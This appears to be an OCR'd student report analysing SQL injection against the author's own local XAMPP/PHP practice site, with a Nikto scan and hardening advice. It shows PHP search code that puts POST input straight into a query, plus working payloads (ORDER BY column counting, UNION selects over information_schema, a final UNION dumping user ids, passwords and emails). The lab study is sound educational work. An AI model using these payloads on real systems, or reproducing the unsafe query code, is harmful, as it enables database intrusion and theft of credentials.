
Web Security

[Analysis & Experimental Report of SQL Injection Vulnerability]

HWY-KYUNG (Hailey) SONG

What is SQL Injection?

This is an attack technique that causes the DBMS to return unintended results by manipulating the input value of the application program linked with the database.
It has frequency and risk enough to be included in the top 10 vulnerabilities designated by OWASP.
It can occur in locations such as user input forms, URL parameter values, and HTTP request header values.
Through this process, it is possible to search, insert, and delete DB information, bypass authentication for users and administrators, and manipulate web servers through system commands. Therefore, it can create serious ripple effects.



Conditions for enabling SQL Injection

1) Linked web application and database
2) When external input values can be used as DB query statements
// Actually any web service can be a target

1-2. Types of SQL Injection & How it works?

Types of SQL Injection and How It Works

Boolean based SQL

Insert “OR 1=1 –” into the input form to make all where statements true and comment out subsequent queries.

Error based SQL Injection

Enter any input value that intentionally causes an error, and find the necessary information through the error message.

Union based SQL Injection (however, the number of columns and data in both tables must be the same)

For example, by writing a command to combine the board table and the user table in the post-lookup search bar,
the user's information is displayed on the screen.

Blind SQL Injection

A method of finding out the table name by comparing each character in a form that can be injected and running an automatic script until it is true.

Time based SQL

Can find out the length of the database using functions such as Sleep/Benchmark/wait that operate when the desired data length matches

Stored Procedure SQL Injection

An attack that uses a series of queries to be executed as if they were a function.


Mass SQL Injection

Using a tool, a massive code is inserted in a single attack -> Because of a large amount of DB values tampered,
cause a fatal effect on the website.

2. Experimental environment


[Experimental environment] Building a website

- Install XAMPP -> Use htdocs as workspace
- NetBeans IDE -> Create php web pages / register drivers
- Connect : Mysql + (phpMyAdmin Tool – Manage Database)
- Using Panel -> Operate DB Server & Apache Web Server




Server	Status
MySQL Database	Running
ProFTPD	Stopped
Apache Web Server	Running

Server control




이름	수정일	크기	종류
XAMPP	오늘 오전 5:55	--	폴더
htdocs_ back2	어제 오후 8:49	--	폴더
htdocs_back	2021년 5월 25일 오후 9:48	--	폴더
xamppfiles	2021년 5월 25일 오전 2:26	--	폴더
temp	오늘 오전 5:40	--	폴더
logs	2021년 5월 25일 오후 7:36	--	폴더
htdocs	2021년 5월 25일 오전 2:28	--	폴더
View	어제 오후 9:19	--	폴더
Controller	어제 오후 9:14	--	폴더
index.php	2021년 5월 25일 오후 8:02	2KB	PHP
nbproject	2021년 5월 25일 오전 2:28	--	폴더
Model	2021년 5월 23일 오후 4:51	--	폴더
img	2021년 5월 23일 오후 4:48	--	폴더
css	2021년 5월 15일 오후 9:27	--	폴더
phpmyadmin	2021년 5월 25일 오전 2:26	--	폴더
properties.ini	2021년 5월 25일 오전 2:25	1KB	문서
manager-osx	2021년 5월 25일 오전 2:25	10.4MB	응용

htdocs



```php
<?php
  include("../connect.php");


    $menu = $_POST['menu'];

    $search = $_POST['search'];
   // echo $search;
   // echo $menu;
    if($menu == 'title'){
    $query = "SELECT * FROM board where title like '%$search%'";
    }else if($menu == 'level'){
        $query = "SELECT * FROM board where level like '%$search%'";
    }

    $rset = mysqli_query($db, $query);
    $num = mysqli_affected_rows($db);

    for($i=0;$i<$numl;$i++){
        mysqli_data_seek($rset, $i);
```

PHP



Current selection does not contain a unique column. Grid edit, checkbox, Edit, Copy and Delete features are not available.

0 - 10행 표시 중 (합계 11, 질의 실행시간 0.0005 초.)

```sql
SELECT * FROM `user`
```


mem_no	id	pwd	email	name	photo	aboutMe	score
001	admin	1111	admin@gmail.com	admin	NULL	NULL	10000
193732	hi	13	hi	hi			1000
203550	hjhj	hjhj	hjhj	hjhj			100
002	hwyba	1111	hwyba@gmail.com	songhwyba	NULL	NULL	7700
000012	5	5	5	5			0
005032	f	f	f	f			0
005303	q	q	q	q		sdfsdf	0
131544	3	3	3	3			0
141127	h	h	h	h			0
173244	YOUNGBA	111	youngba11@gmail.com	young			370
224047	방금가입함	13	방금가입	방금가입함			0

Mysql-DB

2. Experimental environment

[Experimental plan]

In Algorithm website,
Through the search bar in the PRACTICES category,
obtain the user's personal information.




B.no	title	score	level
001	SQL [basic1]	10	0
002	SQL [basic2]	40	1
003	SQL [basic3]	100	2
004	최댓값 구하기	400	4
005	하노이의 탑	1000	5
006	순위 정렬하기	2400	5
007	사칙 연산	2600	6

[Process of SQL INJECTION]

Step 1) Find out the number of columns in the bulletin board
Step 2) Finding out all table types and column names
Step 3) UNION the BOARD table and the USER table
-> Extract user information

※ Results of web scanning using NIKTO (other vulnerabilities)



```
---------------------------------------------------------------------------
+ Server: Apache/2.4.47 (Unix) OpenSSL/1.1.1k PHP/8.0.6 mod_perl/2.0.11 Perl/v5.32.1
+ Retrieved x-powered-by header: PHP/8.0.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion
 to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/se
ctou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT
_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html
.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_
NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.h
tml.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ Server leaks inodes via ETags, header found with file /phpmyadmin/ChangeLog, fields: 0xa0a3 0x5bc0ed33b5bc0
+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ign
ore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ Uncommon header 'x-permitted-cross-domain-policies' found, with contents: none
+ Uncommon header 'x-robots-tag' found, with contents: noindex, nofollow
+ Uncommon header 'referrer-policy' found, with contents: no-referrer
+ /phpmyadmin/: phpMyAdmin directory found
+ 8345 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:           2021-05-31 01:17:17 (GMT9) (18 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

※ Analysis of web scanning results

1) Headers Vulnerable to XSS Attacks
Security can be strengthened by setting property values, such as (Content-Security-Policy/X-Frame-Option/X-Content-Type-Option/ Strict-Transport-Security/X-XSS-Protection/Cache-Control/Pragma),

2) Httponly flag property is not set.
Recommended to use a method to prevent cookie access.

3) TRACE METHOD vulnerable to XST attack is active.
Options such as TraceEnable off are recommended.

4) Set the DB to be accessed only by authorized users.
(Because of Risk of hackers gaining admin privileges)

5) Etags in headers can leak server


6) Recommended to manage files that may contain sensitive information such as .DS_Store files

3. Experimental Process {Sql Injection}


Step 1: Finding out the total number of columns in the board to be hacked ~% ' order by 1 -- %

Close the Like statement through the search bar and count numbers (1,2,3..) using ' order by 1 -- or (' order by 1 #)
The moment you execute the sorting command -> ' order by 8 --, you can see that no search results are displayed.

# Result 1: The total number of columns in the bulletin board (practice table) is 7.



B.no	title	score	level
002	SQL [basic2]	40	1
003	SQL [basic3]	100	2
001	SQL [basic1]	10	0
004	최댓값 구하기	400	4
005	하노이의 탑	1000	5
006	순위 정렬하기	2400	5
007	사칙 연산	2600	6




B.no	title	score	level

3. Experimental Process {Sql Injection}


Step 2: Search existing table names and column names using db schema

2-1) a' union select '1','2','3','4','5',table_name,'7' from information_schema.tables #
2-2) a' union select '1','2','3','4','5',column_name,'7' from information_schema.columns where table_name = 'user' #

# Result 2: Through the db_information_schema, all table types and corresponding table column names can be known.



1	2	pma__relation	5
1	2	pma__savedsearches	5
1	2	pma__table_coords	5
1	2	pma__table_info	5
1	2	pma__table_uiprefs	5
1	2	pma__tracking	5
1	2	pma__userconfig	5
1	2	pma__usergroups	5
1	2	pma__users	5
1	2	board	5
1	2	user	5
1	2	column_stats	5
1	2	columns_priv	5
1	2	db	5
1	2	event	5
1	2	func	5
1	2	general_log	5
1	2	gtid_slave_pos	5
1	2	help_category	5
1	2	help_keyword	5



B.no	title	score	level
1	2	mem_no	5
1	2	id	5
1	2	pwd	5
1	2	email	5
1	2	name	5
1	2	photo	5
1	2	aboutMe	5
1	2	score	5
1	2	Host	5
1	2	User	5
1	2	Password	5
1	2	Select_priv	5
1	2	Insert_priv	5
1	2	Update_priv	5
1	2	Delete_priv	5


©2021 sample | Design by Hwyba Software | Image - copyright (Shutterstock.com)

Derive internal columns in the **user table.**

member_no/id/pwd/name/email photo/aboutMe/score..

3. Experimental Process {Sql Injection}

Step 3 : SELECT * FROM board where b_title like '% ' or 1=1 UNION all SELECT id,pwd,email,name,'','','' from user # %'



ID

password

